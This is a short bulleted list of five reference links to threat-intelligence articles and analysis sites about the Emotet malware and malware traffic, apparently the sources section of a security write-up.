- ◆ <https://blog.talosintelligence.com/2020/12/2020-year-in-malware.html>
- ◆ <https://www.cert.pl/en/news/single/whats-up-emotet/>
- ◆ <https://medium.com/threat-intel/emotet-dangerous-malware-keeps-on-evolving-ac84aadbb8de>
- ◆ <https://www.malware-traffic-analysis.net/>
- ◆ <https://www.segrite.com/blog/the-return-of-the-emotet-as-the-world-unlocks/>